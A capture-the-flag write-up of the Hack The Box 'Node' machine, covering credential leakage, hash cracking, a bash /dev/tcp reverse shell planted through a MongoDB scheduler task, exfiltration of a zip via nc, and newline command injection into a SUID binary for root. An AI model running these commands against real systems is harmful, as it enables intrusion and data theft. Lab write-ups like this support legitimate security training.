Hack The Box - Node Machine Write-up
( I wrote this English version to share my approach with more people. I’m not a native English speaker, so if something sounds weird or the grammar slips, appreciate your understanding. )

Intro
This machine is not hard. You just need some ability to read JavaScript, and the code is straightforward and easy to follow. This write-up shows exactly how I did it.
Enumeration
Start with an nmap scan.
┌──(samchen㉿kali)-[~/Desktop]
└─$ nmap -sC -sV -p 22,3000 10.129.165.213
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 11:25 EDT
Nmap scan report for 10.129.165.213
Host is up (0.061s latency).

PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-tasktracker-info:
|_  Logs: /login
| hadoop-datanode-info:
|_  Logs: /login
|_http-title: MyPlace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds
Visiting port 3000 is a site called MYPLACE.

Saw a login page.

Tried common weak credentials and various SQL injection payloads, and still couldn’t log in.
Opened DevTools and noticed that when the page loads it always requests an API endpoint at /api/user/latest .


It gave us some credential info, but the is_admin values all looked false. Let’s check /api/user as well.

Found another account named myP14ceAdm1nAcc0uNT, and it has admin privileges.
Organized the collected info.
myP14ceAdm1nAcc0uNT:dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
tom:f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
mark:de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
rastating:5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
Used hashcat to crack the hashes.
┌──(samchen㉿kali)-[~/Desktop]
└─$ hashcat -m 1400 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt --username -O
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz, 6956/13913 MB (2048 MB allocatable), 8MCU

...
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: hashes.txt
Time.Started.....: Mon Oct 20 11:57:57 2025 (4 secs)
Time.Estimated...: Mon Oct 20 11:58:01 2025 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-31 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3764.7 kH/s (0.48ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 3/4 (75.00%) Digests (total), 1/4 (25.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 3094/14344385 (0.02%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: !jonaluz28! -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 13%
...

┌──(samchen㉿kali)-[~/Desktop]
└─$ hashcat --show -m 1400 --username hashes.txt
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

myP14ceAdm1nAcc0uNT:dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
tom:f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240:spongebob
mark:de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73:snowflake
Successfully cracked the passwords for tom, mark, and myP14ceAdm1nAcc0uNT.
After trying to log in as those three, only the admin account was allowed to access the control panel.

It provided a backup file that we could download directly.
The "backup" was actually a long Base64-encoded file.
┌──(samchen㉿kali)-[~/Desktop]
└─$ cat myplace.backup
UEsDBAoAAAAAABq..........................

┌──(samchen㉿kali)-[~/Desktop]
└─$ base64 -d myplace.backup > urplace

┌──(samchen㉿kali)-[~/Desktop]
└─$ file urplace
urplace: Zip archive data, made by v3.0 UNIX, extract using at least v1.0, last modified Aug 16 2022 17:08:52, uncompressed size 0, method=store
The decoding confirmed it was a ZIP archive.
As expected, requires a password to extract.

Converted with zip2john to John format, then cracked with John using the rockyou wordlist.
┌──(samchen㉿kali)-[~/Desktop]
└─$ zip2john urplace.zip > zip.hash
vules/debug/README.md PKZIP Encr: TS_chk, cmplen=4659, decmplen=17918, crc=9A65B97E ts=2B73 cs=2b73 type=8
...
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(samchen㉿kali)-[~/Desktop]
└─$ john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
magicword        (urplace.zip)
1g 0:00:00:00 DONE (2025-10-20 12:14) 50.00g/s 9830Kp/s 9830Kc/s 9830KC/s sandriux..piggy9
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Cracked the password: magicword
After extracting and poking around, I saw MongoDB credentials in app.js, mark/5AYRft73VtFpc84k

Used those creds to SSH as mark and the login worked.

However, as mark, We did not have permission to read user.txt .
Reverse Shell
Process list showed /var/scheduler/app.js running as tom.

Reading the code shows it polls MongoDB every 30 seconds and hands each task’s cmd to the shell via child_process.exec .
So we can insert a task that launches a reverse shell.
mark@node:/home/tom$ mongo -u mark -p '5AYRft73VtFpc84k' scheduler --eval 'db.tasks.insertOne({cmd:"bash -c '\''bash -i >& /dev/tcp/10.10.14.43/2486 0>&1'\''"})'
MongoDB shell version: 3.2.16
connecting to: scheduler
{
        "acknowledged" : true,
        "insertedId" : ObjectId("68f6685210372a1719f27a5e")
}

Then set up a listener on my machine.
nc -lvnp 2486
Waited for the run, got a reverse shell, and grabbed user.txt!
Final Privilege Escalation
First, check id
tom@node:/$ id
id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
SUID enum revealed a suspicious file: /usr/local/bin/backup

We’d already seen it earlier in the downloaded backup’s app.js.
...
var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
...
Usage inferred as:
/usr/local/bin/backup -q <key> <Target Path>Since tom is in the admin group, we can run backup to archive /root and send the archive back to the attacker machine.
tom@node:/usr/local/bin$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /root 1>/tmp/root.zip.b64 2>/dev/null
<33e52b7c740afc3d98a8d0230167104d474 /root 1>/tmp/root.zip.b64 2>/dev/null

tom@node:/usr/local/bin$ awk '/^UEsDB/{flag=1} flag{print}' /tmp/root.zip.b64 | base64 -d > /tmp/root.zip
<rint}' /tmp/root.zip.b64 | base64 -d > /tmp/root.zip

tom@node:/usr/local/bin$ unzip -l /tmp/root.zip
unzip -l /tmp/root.zip
Archive:  /tmp/root.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
     2584  2017-09-02 23:51   root.txt
---------                     -------
     2584                     1 file

tom@node:/tmp$ nc 10.10.14.43 9002 < /tmp/root.zip
nc 10.10.14.43 9002 < /tmp/root.zip
It also needs a password to extract. Same as before: magicword
Opened it and grabbed root.txt, which turned out to be a troll face. So not that easy.

Ran ltrace for some dynamic analysis.
tom@node:/tmp$ ltrace /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /root 1>/tmp/root.zip.b64
<52b7c740afc3d98a8d0230167104d474 /root 1>/tmp/root.zip.b64
__libc_start_main(0x80489fd, 4, 0xfff81e14, 0x80492c0 <unfinished ...>
...
strstr("/root", "..") = nil
strstr("/root", "/root") = "/root"
strcpy(..., "Finished! Encoded backup is belo"...)
printf(" ... Finished! Encoded backup is below:\n")
puts("UEsDB...") = 1525
...
When the target includes /root, backup catches it via strstr and outputs a fixed troll face Base64 blob. Never even calls system() .
Tried a path that doesn’t include root.
tom@node:/tmp$ ltrace /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp 1>/tmp/4556.zip.b64
<52b7c740afc3d98a8d0230167104d474 /tmp 1>/tmp/4556.zip.b64
__libc_start_main(0x80489fd, 4, 0xff838454, 0x80492c0 <unfinished ...>
...
strstr("/tmp","/root") = nil
strchr("/tmp",";|&`$") = nil
strstr("/tmp", "/etc") = nil
sprintf("/tmp/.backup_<rand>", "/tmp/.backup_%i", <rand>)
sprintf("/usr/bin/zip -r -P magicword %s %s > /dev/null", tmp, "/tmp")
system("/usr/bin/zip -r -P magicword /tmp/.backup_<rand> /tmp > /dev/null")
system("/usr/bin/base64 -w0 /tmp/.backup_<rand>")
remove("/tmp/.backup_<rand>")
...
More blacklist characters found: .. ; & ` | \ $ //, plus /root and /etc . Anything outside the blacklist compresses fine. Some characters aren’t filtered at all, such as newline, space, tab, and parentheses.
So just craft a multi-line string. The shell treats the newline as a command separator: the first line runs zip as intended, the next line runs the injected /bin/bash . Since backup is SUID root, that lets us escalate cleanly.
tom@node:/tmp$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '
/bin/bash
'
<72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '
> /bin/bash
> '

zip error: Nothing to do! (/tmp/.backup_57201973)
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@node:/tmp#
Root shell obtained, grabbed root.txt!

